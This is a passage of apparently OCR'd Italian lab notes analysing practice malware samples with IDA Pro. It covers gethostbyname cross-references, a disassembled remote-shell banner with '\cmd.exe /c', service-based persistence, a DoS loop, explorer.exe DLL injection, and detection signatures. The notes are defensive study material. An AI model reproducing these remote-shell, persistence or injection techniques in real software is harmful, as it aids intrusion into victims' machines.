
- Possiamo quindi ipotizzare che il malware si connetta ad un host remoto, inoltrando file privati della macchina vittima o scaricando altri malware per infettare il target.




Lab Windows Malware

FLAG1: DllMain


L’indirizzo di DllMain è evidenziato in figura



FLAG2: Imports




FLAG3: Xrefs



xrefs to gethostbyname
Directio Type Address Text
Up p sub_10001074:loc_10001... call ds:gethostbyname
Up p sub_10001074+1D3 call ds:gethostbyname
Up p sub_10001074+26B call ds:gethostbyname
Up p sub_10001365:loc_10001... call ds:gethostbyname
Up p sub_10001365+1D3 call ds:gethostbyname
Up p sub_10001365+26B call ds:gethostbyname
Up p sub_10001656+101 call ds:gethostbyname
Up p sub_1000208F+3A1 call ds:gethostbyname
Up p sub_10002CCE+4F7 call ds:gethostbyname
Up r sub_10001074:loc_10001... call ds:gethostbyname
Up r sub_10001074+1D3 call ds:gethostbyname
Up r sub_10001074+26B call ds:gethostbyname
Up r sub_10001365:loc_10001... call ds:gethostbyname
Up r sub_10001365+1D3 call ds:gethostbyname
Up r sub_10001365+26B call ds:gethostbyname
Up r sub_10001656+101 call ds:gethostbyname
Up r sub_1000208F+3A1 call ds:gethostbyname
Up r sub_10002CCE+4F7 call ds:gethostbyname
Line 1 of 18
OK
Cancel
Search
Help

DNS Request

Cliccando sulla label del simbolo off_10019040, viene mostrata questa query DNS




FLAG4: Domain name




FLAG5: Input parameters

La subroutine analizzata da IDA Pro ha un unico parametro di input.
IDA Pro ha riconosciuto 23 variabili locali per questa subroutine.



Strings

La stringa \cmd.exe /c è presenta al seguente indirizzo.
Ciò che sta succedendo nell'area di codice che usa la stringa è l'esecuzione di una schermata di prompt dei comandi. Un'idea potrebbe essere quella della reverse shell.




FLAG6: Message

Il malware setta la variabile dword_1008E5C4 con un'istruzione di mov, posizionata a 0x10001678

```
xdoors_d:10095B31                       align 4
xdoors_d:10095B34 aCmdExeC              db '\cmd.exe /c ',0     ; DATA XREF: sub_1000FF58+278↑o
xdoors_d:10095B41                       align 4
xdoors_d:10095B44 ; char aHiMasterDDDDDD[]
xdoors_d:10095B44 aHiMasterDDDDDD db 'Hi,Master [%d/%d/%d %d:%d:%d]',0Dh,0Ah
xdoors_d:10095B44                                       ; DATA XREF: sub_1000FF58+145↑o
xdoors_d:10095B44                       db 'WelCome Back...Are You Enjoying Today?',0Dh,0Ah
xdoors_d:10095B44                       db 0Dh,0Ah
xdoors_d:10095B44                       db 'Machine UpTime  [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Secon'
xdoors_d:10095B44                       db 'ds]',0Dh,0Ah
xdoors_d:10095B44                       db 'Machine IdleTime [%-.2d Days %-.2d Hours %-.2d Minutes %-.2d Seco'
xdoors_d:10095B44                       db 'nds]',0Dh,0Ah
xdoors_d:10095B44                       db 0Dh,0Ah
xdoors_d:10095B44                       db 'Encrypt Magic Number For This Remote Shell Session [0x%02x]',0Dh,0Ah
xdoors_d:10095B44                       db 0Dh,0Ah,0
xdoors_d:10095C5C ; char asc_10095C5C[]
xdoors_d:10095C5C asc_10095C5C  db '>',0                ; DATA XREF: sub_1000FF58+4B↑o
xdoors_d:10095C5C                                       ; sub_1000FF58+3E1↑o
xdoors_d:10095C5E                       align 400h
xdoors_d:10095C5E xdoors_d              ends
xdoors_d:10095C5E
xdoors_d:10095C5E
xdoors_d:10095C5E                       end DllEntryPoint
```

FLAG7: Global variable

Sfruttando la documentazione di Microsoft, si può vedere che il malware triggera il sistema operativo Win32NT.



Analisi di Lab07-01.exe

- Il malware, allo scopo di ottenere la persistenza ed essere eseguito all'avvio della macchina target, modifica il Service Control Manager, tramite una chiamata a CreateServiceA.

- Il mutex è probabilmente utilizzato allo scopo di evitare che più istanze dello stesso malware eseguano sulla macchina target.

- Come host-based signature per l'identificazione del programma è possibile utilizzare il nome del mutex «HGL345», le stringhe «Internet Expoloere 8.0» o «http://www.malwareanalysisbook.com» che compaiono all'interno del sorgente.

Analisi di Lab07-01.exe

- Come network-based signature, è possibile rintracciare le richieste HTTP all'URL «http://www.malwareanalysisbook.com» con user-agent pari a «Internet Expoloere 8.0» .

- Il malware è probabilmente parte di una botnet e punta a causare un DOS all'URL indicato.

- Il main thread attende l'anno 2100 e termina dopo aver avviato 20 worker. I worker continuano a inviare richieste in loop all'url finché non sono interrotti manualmente.


Analisi di Lab12-01.exe


- Quando si runna l'eseguibile di questo malware, viene effettuata l'injection di Lab12-01.dll

- Il processo injected è l'explorer.exe

- Per stoppare il malware, si può rimuovere il .dll nel process explorer


- Il malware ogni 60 secondi genera un thread e si sospende. Il thread avvia un pop-up sullo schermo della vittima target.





Analisi degli imports

